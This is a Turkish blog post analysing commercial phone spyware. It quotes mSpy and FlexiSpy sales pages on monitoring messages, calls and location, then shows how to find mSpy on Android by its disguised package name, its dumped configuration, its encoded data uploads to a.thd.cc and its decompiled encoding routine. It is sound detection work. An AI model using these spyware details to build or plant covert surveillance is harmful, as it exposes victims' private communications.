

Casus Telefon

written by Mert SARICA | 1 March 2017

Ofansif güvenliğe olan merakımın zirve yaptığı lise yıllarımın başında (1998 yılı) oldukça şanslı bir sınıftaydım çünkü etrafımda Fenerbahçe mi yoksa Galatasaray mı büyük yerine Windows NT 4.0 mı yoksa Linux mü daha güvenli tartışmaları yapan sınıf arkadaşlarım vardı. O gün Windows NT'yi savunan arkadaşım akşam Linux kullanan arkadaşların siber saldırısına karşın sistemini ayakta tutmaya çalışır ve bunun üzerine bir sonraki gün sınıfta tatlı atışmalar olurdu.

1998 yılında Slackware Linux ile oldukça haşır neşir olan sınıf arkadaşlarımdan biri olan Doğaç ŞENOL, bana da Slackware Linux kurmayı teklif etmiş ve kabul etmem üzerine Linux dünyasına adım atmıştım.

Sohbet sunucularının (IRC) oldukça meşhur olduğu o yıllarda, Linux'ten IRC sunucularına kara kuru konsol ekranından BitchX IRC istemcisi ile bağlanmaktan çok keyif alıyordum. Birgün root yetkisi ile çalıştırdığım BitchX IRC istemcisi ile EFnet IRC ağındaki #Linux kanalına girmeye çalıştığımda, identimde root yazdığı için otomatik olarak kanaldan atılmıştım. Sebebini sorduğumda ise yönetici yetkisi ile sohbet sunucularına girmenin güvenliğim açısından (Root yetkisi ile çalıştırdığım IRC istemcisindeki bir zafiyet, uzaktan istismar edilerek art niyetli kişiye sistemimde root yetkisi verebilirdi.) riskli olduğu söyleniyordu. Her ne kadar o zaman buna anlam veremesem de, ilerleyen yıllarda bunun sebebini ve önemini çok daha iyi anladım.

Günümüze dönecek olursam, iOS veya Android yüklü akıllı cihazlar, katmanlı güvenlik modeline uygun olarak kısıtlı yetkilerle çalışacak şekilde son kullanıcıya ulaştırılmaktadır. Örneğin Android'de root yetkisine sahip olmadığınız takdirde diğer bir uygulamanın verisine rahatlıkla ulaşamayıp o uygulamanın size sunmuş olduğu yetkiler/erişimler sınırında erişebilirsiniz. iOS'a baktığınızda da benzer şekilde kısıtlar olduğun görebilirsiniz. Sizi engelleyen bu kısıt aynı şekilde cihazınıza bir şekilde yüklenen zararlı yazılımların da verebileceği potansiyel zararları azaltmaktadır.

Tabii çoğu kullanıcı bu sistemsel kısıtların başta özgürlüklerini kısıtladıklarını düşünerek Android yüklü cihazlarında root yetkisi almak, iOS yüklü cihazlarını ise jailbreak etmek için güvenliği ikinci plana atmaktadırlar. Bu durum da casus uygulamaların işini oldukça

kolaylaştırmaktadır.

Nasıl kolaylaştırdığı sorusunun yanıtını öğrenmek için bu alanda kullanılan herhangi bir casus yazılımın web sitesini incelemeniz yeterli olacaktır. Örneğin mspy casus uygulamasının web sitesini incelediğinizde jailbreak edilmiş bir iOS cihazda hangi uygulamalara ait verinin kolaylıkla toplanabileceğini görebilirsiniz. Bir diğer casus uygulama olan Flexispy uygulamasının web sitesini inceleyerek olursanız da, root yetkisine sahip olunan bir cihazda tüm anlık mesajlaşmalara ulaşmaktan tutun da ortam dinlemesi yapılmasına imkan tanıdığını görebilirsiniz.

← → ↻ 🏠 <https://tr.mspy.com/compatibility.html> ☆

ANA SAYFA ÜRÜNLER ÖZELLİKLER UYUMLULUK SSS HAKKIMIZDA **ŞİMDİ SATIN ALIN** Giriş 🇹🇷

Jailbreak ile mSpy

- iOS 6 – 8.4; 9.0.2 ile uyumlu
- iPhone ya da iPad İnternete bağlı olmalı.
- Takip edilen cihaz üzerine jailbreak işlemi yapılmış olmalı.
- mSpy'ı kurmak için cihaza fiziksel erişiminizin olması gerekiyor.

iOS için Desteklenen Özellikler:

- İletişim uygulamalarını (Snapchat, Skype, FB Messenger, Viber, Line, WhatsApp, Telegram) takip edin ve onları engelleyin
- Anlık GPS Konumu / Coğrafi Çevreleme
- {onitor calls}
- Aramaları takip edin, bütün kontak listesini inceleyin ve istenmeyen kontak kişilerini engelleyin
- Bütün e-postalara göz atın (hem gelen hem de gönderilen)
- İnternet kullanımı: Tarama Geçmişi / Web sitesi İmleri / İstenmeyen siteleri blokla / Anahtar kelime uyarıları
- {evice Wi}
- Cihazın Temizlenmesi
- & daha fazlası!

Jailbreak olmadan mSpy

- Bütün iOS sürümleriyle uyumlu({iosDesteklenenJail'sizSürümü}).
- Cihazın İnternet erişimi olmalı.
- Şayet iCloud bilgilerine zaten sahipseniz cihaza fiziksel erişiminiz olmasına gerek yok.
- Yine de, iCloud yedekleme özelliğinin cihaz üzerinde aktif hale getirilmemesi durumunda fiziksel erişim gerekli olabilir.

Desteklenen Özellikler:

- Aramaları takip etme, bütün kontak listesini görüntülemek
- Gönderilen / Alınan SMS
- İletişim sohbetleri: Whatsapp
- Tarama Geçmişi
- Etkinlikler
- Kayıtlar

💬

Android Casus Yazılımı - x

https://tr.mspy.com/android-spy.html

ANA SAYFA ÜRÜNLER ÖZELLİKLER UYUMLULUK SSS HAKKIMIZDA ŞİMDİ SATIN ALIN Giriş

Arama Kayıtlarını Denetleyin
Android bir cep telefonuna yüklenen mSpy uygulaması ile, cep telefonu kullanıcısının kimlerle konuştuğunu görmek için arama kaydı geçmişi görüntüleyebilir, istenmeyen aramaları engelleyebilir ve arama engelleme özelliğini kullanarak onları kara listeye ekleyebilirsiniz. Ayrıca arama verilerine tam erişim (alıcının adı, telefon numaraları, aramanın saati, tarihi ve süresi ile diğer yararlı bilgiler) sağlayabilirsiniz.

Anlık Mesajlaşmaları Görüntüleyin
Anlık mesajlaşma sohbetlerini inceleyin ve kiminle nelerin görüşüldüğünü öğrenin! Birinin hesabına girebilmek için profesyonel bir hacker olmanıza gerek yok. Takip uygulamamız ile Facebook Messenger, Snapchat, WhatsApp ve Viber'a sorunsuz bir şekilde ücretsiz erişim sağlayabilirsiniz.

Web Kullanımını İzleyin
Bu işlev, kişi tarafından hangi sitelerin daha sık ziyaret edildiğini öğrenmek için web tarama geçmişi ve yer imlerini görebilmeye yardımcı olur. Uygulamanın engelleme seçeneğini kullanarak Android telefonda istenmeyen sitelere erişimi de engelleyebilirsiniz.

GPS Konumunu Takip Edin
Oldukça etkili GPS takipçisi herkes tarafından kolaylıkla kullanılabilir. Mevcut konumlarını yanı sıra daha önce gidilen rotaları da takip edebilir ve kişinin nerelece gitmeyi sevdiğini kontrol edebilirsiniz.

Metin Mesajlarını Görüntüle
Çocuklarınız sürekli olarak ne hakkında mesajlaştığını veya çalışanlarınızın kişisel mesajları (SMS) gönderip göndermediğini öğrenmek mi istiyorsunuz? Uygulamamız ile hedef Android cep telefonunu izleyebilir ve gelen / giden mesajlarına göz atabilirsiniz. Metinler cep telefonundan silinse bile uygulama bunları geri getirebilir ve bir kopyasını kaydedebilir!

Multimedya İçeriği Tarayın
Android telefonun galeri bölümüne kaydedilen resimleri ve tabii ki SMS veya sohbet uygulamaları yoluyla gelen veya gönderilen resimleri / ekran görüntülerini görüntüleyin. Resimler silinmiş olsa bile bunları geri getirebilir, bu resimlerin ne kadar uygun olduğunu değerlendirebilirsiniz. Bu özellik, yeni trend olan 'sexting' resimleri hakkında endişeleri olan ebeveynler için çok uygundur.

Not: tüm Anlık Mesajlaşma takibi Android cihazınızın root yapılmasını gerektirir!

Chat

FLEXISPY hangi Android c x

https://www.flexispy.com/tr/spy-on-android-compatibility.htm


24/7 +1 213 810 3122

Türkçe

Software Running Mode	PREMIUM		EXTREME	
	Nonrooted	Rooted	Nonrooted	Rooted
Takip	-	-	-	Şifreler (Bu 4.4.4 kadar destekler)
Arama Geçmişi	-	Arama Geçmişi	Arama Geçmişi	Arama Geçmişi
SMS	-	VOIP Arama Geçmişi	-	VOIP Arama Geçmişi
Email	-	SMS	SMS	SMS
MMS	-	Email	-	Email
MMS	-	MMS	MMS	MMS
Duvar Resimleri	-	Duvar Resimleri	Duvar Resimleri	Duvar Resimleri
Fotoğraflar	-	Fotoğraflar	Fotoğraflar	Fotoğraflar
Sesler	-	Sesler	Sesler	Sesler
Videolar	-	Videolar	Videolar	Videolar
Konum Bilgisi	-	Konum Bilgisi	Konum Bilgisi	Konum Bilgisi
Takvim	-	Takvim	Takvim	Takvim
WhatsApp	-	WhatsApp	-	WhatsApp
LINE	-	LINE	-	LINE
Skype	-	Skype	-	Skype
WeChat	-	WeChat	-	WeChat
Viber	-	Viber	-	Viber
Facebook	-	Facebook	-	Facebook
Facebook Messenger	-	Facebook Messenger	-	Facebook Messenger
BBM	-	BBM	-	BBM
KIK	-	KIK	-	KIK
Hangouts	-	Hangouts	-	Hangouts
Yahoo Messenger	-	Yahoo Messenger	-	Yahoo Messenger
Telegram	-	Telegram	-	Telegram
Tinder	-	Tinder	-	Tinder

turk.internet.com sitesinin kurucusu Füsün NEBİL ile Mart ayında gerçekleştirdiğimiz söyleşide, halk arasında cihaz çok ısınıyorsa, şarjı çabuk bitiyorsa casus yazılım vardır inancının güçlü donanımlar sayesinde günümüzde çok da doğruyu yansıtmadığına değinmiştim. Hatta mspy geliştiricilerinin jailbreaksiz, sadece hedef iPhone kullanıcısının iCloud parolasına ihtiyaç duyarak karşı tarafı izlemeye (iCloud yedeklerini belli

periyotlarda indirip, analiz etmektedir.) imkan tanıdığına da görebilirsiniz.



The screenshot shows the website <https://tr.mspy.com/no-jailbreak.html>. The page is in Turkish and lists several spyware features for sale. A red arrow points to a note at the bottom of the page.

Feature	Description
Kişiler	İzlenen kullanıcının telefonundaki kişileri görüntüleyin.
Arama Kayıtları	iPhone'daki gelen ve giden bütün aramaları görüntüleyin.
Metin Mesajları	İzlenen iPhone'daki gönderilen ve alınan bütün mesajların içeriğini okuyun.
Tarayıcı Geçmişi	İzlenen iPhone ya da tablet cihazdaki tüm web aktivitelerini görüntüleyin.
Etkinlikler	Kullanıcının cihazındaki tüm etkinlik girdilerini inceleyerek bilgilerin şeffaflığını sağlayın.
Notlar	iPhone ya da tablette yazılan bütün notları gözden geçirin.
WhatsApp	iOS cihazlarında WhatsApp etkinliklerini takip edin.
Wi-Fi Ağları	Hedef telefonun bağlı olduğu her Wi-Fi hotspot hakkında bilgi toplayarak cihazın tam konumunu öğrenin.
Yüklenen Uygulamalar	iOS cihazına yüklenen oyunlar, sosyal uygulamalar ve diğerleri gibi tüm uygulamaları görüntüleyin.

Not: iOS cihazına jailbreak uygulamadan takip edebilmek için iCloud giriş bilgileri gereklidir.

Tabii bu yazıyı okuyanlardan bazılarının aklına peki ya benim cihazıma casus yazılım yükledi ise nasıl tespit edebilirim sorusu gelecektir. Benim de aklıma benzer bir soru geldiği için bu soruyu Pi Hediyem Var #8 oyununda sormaya karar verdim.

Örnek olarak mspy v4.18.3 casus uygulaması yüklü bir Android cihazı ele alacak olursak, ikon/simge gizleme özelliğini de barındıran mspy casus uygulaması Android cihazınızda yüklü ise her ne kadar simgesi gizli olsa da dosya sistemi üzerinde android.sys.process , cihaz yöneticileri kısmında ise Update Service adı altında kolaylıkla tespit edilebilmektedir.



Device administrators

Personal



Update Service

Internal Update Service



Android Device Manager

Allow Android Device Manager to lock or erase a lost device



Sample Device Admin

Sample code for writing a DeviceAdmin class. This implementation provides a UI (in ApiDemos) for you to directly control what the





C:\WINDOWS\system32\cmd.exe - a...



```
root@vbox86p:/data/data # date
Mon Sep 19 15:35:10 EDT 2016
root@vbox86p:/data/data # ls -al | grep 15:
drwxr-x--x u0_a69    u0_a69                2016-09-19 15:24 android.sys.process
drwxr-x--x bluetooth bluetooth          2016-09-19 15:20 com.android.bluetooth
drwxr-x--x u0_a25    u0_a25                2016-09-19 15:20 com.android.camera2
drwxr-x--x u0_a68    u0_a68                2016-09-19 15:20 com.android.chrome
drwxr-x--x u0_a4     u0_a4                 2016-09-19 15:20 com.android.defcontainer
drwxr-x--x u0_a33    u0_a33                2016-09-19 15:21 com.android.documentsui
drwxr-x--x u0_a37    u0_a37                2016-09-19 15:20 com.android.gallery3d
drwxr-x--x u0_a41    u0_a41                2016-09-19 15:20 com.android.inputmethod.l
atin
drwxr-x--x system   system                2016-09-19 15:06 com.android.keychain
drwxr-x--x u0_a10    u0_a10                2016-09-19 15:06 com.android.musicfx
drwxr-x--x u0_a12    u0_a12                2016-09-19 15:15 com.android.packageinstal
ler
drwxr-x--x u0_a47    u0_a47                2016-09-19 15:20 com.android.pacprocessor
drwxr-x--x u0_a51    u0_a51                2016-09-19 15:20 com.android.printspooler
drwxr-x--x u0_a6     u0_a6                 2016-09-19 15:06 com.android.providers.dow
nloads
drwxr-x--x system   system                2016-09-19 15:16 com.android.settings
drwxr-x--x u0_a64    u0_a64                2016-09-19 15:06 com.android.vending
drwxr-x--x u0_a57    u0_a57                2016-09-19 15:20 com.android.webview
drwxr-x--x u0_a60    u0_a60                2016-09-19 15:21 com.google.android.gms
drwxr-x--x u0_a66    u0_a66                2016-09-19 15:20 com.google.android.google
quicksearchbox
drwxr-x--x u0_a53    u0_a53                2016-09-19 15:06 com.google.android.syncad
apters.contacts
drwxr-x--x u0_a52    u0_a52                2016-09-19 15:03 com.google.android.tts
drwxr-x--x u0_a50    u0_a50                2016-09-19 15:20 com.svox.pico
drwxr-x--x u0_a46    u0_a46                2016-09-19 15:20 jp.co.omronsoft.openwnn
root@vbox86p:/data/data #
```



```
C:\WINDOWS\system32\cmd.exe - a...
root@vbox86p:/data/data/android.sys.process/shared_prefs # cat *
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <boolean name="com.flurry.sdk.previous_successful_report" value="true" />
  <long name="com.flurry.sdk.initial_run_time" value="1474313028358" />
</map>
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <boolean name="TRACK_KEYLOGS" value="true" />
  <long name="LAST_SMS_TIME" value="1474314525224" />
  <boolean name="TRACK_CONTACTS" value="true" />
  <string name="FTP_USER">anonymous</string>
  <boolean name="TRACK_PHONE_INFO" value="true" />
  <string name="HASH">cabdd9cbc542a9f483a67170d1fe8b78</string>
  <long name="LAST_MMS_TIME" value="-1" />
  <boolean name="TRACK_VIDEO" value="false" />
  <boolean name="WIFI_NETWORKS_WIFI_ONLY" value="false" />
  <long name="LAST_PHONE_CALL_TIME" value="1474314500380" />
  <boolean name="TRACK_MESSAGES" value="true" />
  <boolean name="ICON_VISIBLE" value="false" />
  <string name="mms_media_private_dir_name">1a6d3</string>
  <boolean name="TRACK_PHONE_CALLS" value="true" />
  <string name="IMEI">000000000000000</string>
  <boolean name="EMAIL_WIFI_ONLY" value="false" />
  <int name="APPLICATION_CODE" value="528" />
  <string name="AUTH_ID">f</string>
  <boolean name="PHONE_INFO_WIFI_ONLY" value="false" />
  <boolean name="CALLS_WIFI_ONLY" value="false" />
  <boolean name="KEYLOGS_WIFI_ONLY" value="false" />
  <boolean name="UNINSTALLED" value="false" />
  <boolean name="BROWSER_WIFI_ONLY" value="false" />
  <boolean name="INSTALLATION_COMPLETED" value="true" />
  <boolean name="TRACK_VIBER" value="true" />
  <boolean name="TRACK_TELEGRAM" value="false" />
  <boolean name="INSTAGRAM_WIFI_ONLY" value="false" />
  <boolean name="TRACK_AUDIO" value="true" />
  <boolean name="TRACK_LINE_MESSENGER" value="false" />
  <long name="LAST_DELETED_SMS_TRACKED_TIME" value="1474315376309" />
  <boolean name="TRACK_EMAIL" value="true" />
  <boolean name="TRACK_LOGS" value="false" />
  <string name="WIFI_CONNECTION_BSSID">01:80:c2:00:00:03</string>
  <boolean name="AUDIO_WIFI_ONLY" value="false" />
  <boolean name="TELEGRAM_WIFI_ONLY" value="false" />
  <boolean name="FORCE_GPS" value="false" />
  <boolean name="EVENTS_WIFI_ONLY" value="false" />
  <boolean name="TRACK_BROWSER" value="true" />
  <long name="UPDATE_INTERVAL" value="600000" />
  <boolean name="PHOTOS_WIFI_ONLY" value="true" />
  <boolean name="SKYPE_WIFI_ONLY" value="false" />
  <boolean name="TRACK_SNAP_CHAT" value="true" />
  <long name="LAST_CALENDAR_EVENT_ID" value="-1" />
  <boolean name="SHOW_ICON" value="false" />
  <boolean name="VIDEO_WIFI_ONLY" value="false" />
  <boolean name="APP_SENSOR_FIRST_START" value="false" />
  <string name="FTP_HOST">debug.thd.cc</string>
  <boolean name="LOCATION_FIRST_DATA_GATHERED" value="true" />
  <boolean name="TRACK_INSTAGRAM" value="true" />
  <long name="WIFI_CONNECTION_START_TIME" value="1474313834" />
</map>
```

Bu gibi durumlarda cihazın http trafiğini Charles Proxy gibi bir araca yönlendirip trafiğini izlemekte de fayda olabilir. Örneğin mspy v4.18.3 casus yazılımı yüklü olan bir cihazın trafiğini incelediğinizde, casus uygulamanın elde ettiği bilgileri <https://a.thd.cc> adresine gönderdiğini görebilirsiniz.

Overview	Request	Response	Summary	Chart	Notes
POST /apiv4/send/phoneinfojson HTTP/1.1 Connection: close Content-Type: application/x-www-form-urlencoded; Account-Hash: [REDACTED] Build-Version: 4.18.3 User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Samsung Galaxy S6 - 6.0.0 - API 23 - 1440x2560 Build/MRA58K) Host: a.thd.cc Accept-Encoding: gzip Content-Length: 487 hash= cabdd9cbc542a9f483a67170d1fe8b78&imei=0000000000000008&auth_id=[REDACTED]&api_revision=2&data_id=0&data=H4sIA AAAAAAAFWRQW6EMAxF75I1HRFgGMSuJ4kMMa3VEKMkwwytc6aoXSLLL4_s5_dr5UohXV qLtb1-p2aldKcTQ7hkjs1aj6S60qNUFKGA7jcEcn7ktdKflieXAmcYlsNrdrXyl8_pdLJ-xADiaX A3U_6MjdIKTjQQuZmb3HOaFVYwp3rNTKEzks9QVczlVI0WZafZXT5LsTahJdxFbXTV-fRwq8YYDE QYqv3gYmK2JgLrLrWj7ZC86L7rpamGDbTPacqRZ3mtGAXcmfiHE7zAceE0Ow5h4LyBIWSS0H_W2J 7_wwNOdt_zmfG0ujgTnRDuWc8i20HCaToM9vnLhvm4kYMk-UBX7_AOOMoKfXAQAA					

Tabii sistemden toplanan ve komuta kontrol merkezine gönderilen veri bu örnekte olduğu gibi gizlenmiş (encoded) ise bu durumda statik (dex2jar, JD-GUI, IDA Pro ve/veya Radare2 araçlarından faydalanabilirsiniz.) veya dinamik kod analizi ile gizlenmiş veriyi çözebilirsiniz. Dinamik kod analizi için IDA Pro aracından faydalanabilirsiniz.

Bunun için öncelikle casus uygulamanın apk uzantılı kurulum paketine (bt.apk) ihtiyacınız olacaktır. Bunu elde ettikten sonra paketin içinden çıkan classes.dex dosyasını IDA ile açmanız gerekmektedir. Ardından Android Emulator'e yüklediğiniz (adb install bt.apk) casus uygulamayı IDA Pro ile analiz etmeye başladığınızda data parametresi ile sunucuya iletilen gizlenmiş veriyi tetiklemek için kayıt işlemini gerçekleştirmeye çalışmanız yeterli olacaktır.

Kayıt ekranında 1 yazdıktan sonra butona bastığınızda uygulamanın <https://a.thd.cc/apiv4/register/registerjson> adresine gizlenmiş data parametresini de içeren bir veri gönderdiğini görebilirsiniz. Bundan yola çıkarak IDA üzerinde registerjson ile ilişkili olabilecek yerlere kesme noktası (breakpoint) koyacak olursanız çok geçmeden sistem üzerinden toplanan email, imei gibi bilgilerin toplanıp GZIP ile sıkıştırılıp ardından base64 ile gizlendiği kod bloğuna ulaşabilirsiniz.

bt-dex2jar.jar

- android
 - support.v4
 - a.a
 - add
 - b
 - c
 - content
 - FileProvider.class
 - WakefulBroadcastReceiver.class
 - a.class
 - b.class
 - c.class
 - d.class
 - e.class
 - f.class
 - g.class
 - media
 - view
 - widget
- sys.process
- com
 - android
 - inputmethod
 - inputmethodcommon
 - internal.telephony
 - mob.display2
 - svnc
 - utils
 - mutithreading
 - other
 - a
 - InstaarAmApjHelper\$SerializableCookie.class
 - InstaarAmApjHelper.class
 - a.class
 - b.class
 - c.class
 - d.class
 - e.class
 - f.class
 - g.class
 - h.class
 - i.class
 - j.class
 - k.class
 - l.class
 - m.class
 - n.class
 - o.class
 - p.class
 - q.class
 - r.class
 - s.class
 - t.class

```

package com.android.system.utilis.other;

import android.util.Base64;
import java.io.OutputStream;
import java.util.zip.Deflater;
import java.util.zip.GZIPOutputStream;

public class h
{
    public static byte[] a(String paramString)
    {
        return Base64.encode(b(paramString), 8);
    }

    /* Error */
    public static byte[] b(String paramString)
    {
        // Byte code:
        // 0: new 22 java/io/ByteArrayOutputStream
        // 3: dup
        // 4: aload_0
        // 5: invokevirtual 28 java/lang/String:length ()I
        // 8: iconst_3
        // 9: idiv
        // 10: invokespecial 32 java/io/ByteArrayOutputStream:<init> (I)V
        // 13: astore_1
        // 14: new 6 com/android/system/utilis/other/h$1
        // 17: dup
        // 18: aload_1
        // 19: invokespecial 35 com/android/system/utilis/other/h$1:<init> (Ljava/io/OutputStream;)V
        // 22: astore_2
        // 23: aload_2
        // 24: aload_0
        // 25: invokevirtual 39 java/lang/String:getBytes ()[B
        // 28: invokevirtual 45 java/util/zip/GZIPOutputStream:write ([B)V
        // 31: aload_2
        // 32: invokevirtual 49 java/util/zip/GZIPOutputStream:close ()V
        // 35: aload_1
        // 36: invokevirtual 52 java/io/ByteArrayOutputStream:toByteArray ()[B
        // 39: astore_0
        // 40: aload_0
        // 41: invokevirtual 53 java/io/ByteArrayOutputStream:close ()V
        // 44: aload_0
        // 45: areturn
        // 46: astore_0
        // 47: ldc 55
        // 49: ldc 57
        // 51: aload_0
        // 52: invokesstatic 62 com/android/system/logsender/logger/cib (Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)V
        // 55: aload_1
        // 56: invokevirtual 53 java/io/ByteArrayOutputStream:close ()V
        // 59: iconst_0
        // 60: newarray <illegal type>
        // 62: return
        // 63: astore_0
        // 64: aload_1
        // 65: invokevirtual 53 java/io/ByteArrayOutputStream:close ()V
    }
  
```

IDA - classes.idb (classes.dex) C:\Users\Mert\Desktop\mspy\classes.idb

File Edit Jump Search View Debugger Options Windows Help

Library function Data Regular function Unexplored Instruction External symbol

Functions window

Function name	Address	Operation
SettingsProvider.getType@LL	CODE:0013E6FC	iput-object
SettingsProvider.insert@LLL	CODE:0013E700	const-string
SettingsProvider.onCreate@Z	CODE:0013E704	iput-object
SettingsProvider.query@LLLLL	CODE:0013E708	new-instance
SettingsProvider.update@ILLLL	CODE:0013E70C	invoke-direct
a\$10_init@VLL	CODE:0013E712	iput-object
a\$10_a@V	CODE:0013E716	new-instance
a\$11_init@VLL	CODE:0013E71A	invoke-direct
a\$11_a@V	CODE:0013E720	invoke-static
a\$12_init@VLL	CODE:0013E726	move-result-object

Choose process to attach to

ID	Name
1693	android.sys.process

Line 1 of 1

0013E720 0013E720: a__init__@V_LL_2I+6C (Synchronized With Hex View-1)

Line 8245 of 20249

Output window

```

Flushing buffers, please wait...ok
Flushing buffers, please wait...ok
Command "JumpEnter" Failed
Flushing buffers, please wait...ok
Deferring breakpoint. It will be set after the class 'com.android.mob.display2.main.b.b' is loaded.
JDWP error: An established connection was aborted by the software in your host machine.
Failed to suspend the application
dalvik debmod_t::close_remote()
JDWP error: An established connection was aborted by the software in your host machine.
TCP-connection to adb server
Target Android version 6.0, SDK version of the framework 23 (ART)
Python
AU: idle Down Disk: 7GB
  
```

Android Emulator - mspy:5554

← mSPY Step 3/3

Enter Registration Code

1

Complete Registration

Please enter your registration code, which can be found on Step 3 of the Online Installation Guide at www.mspyonline.com

After device registration is complete, you may immediately begin monitoring from your personal Control Panel at www.mspyonline.com

POST /apiv4/register/registerjson HTTP/1.1

Connection: close

Content-Type: application/x-www-form-urlencoded;

Build-Version: 4.18.3




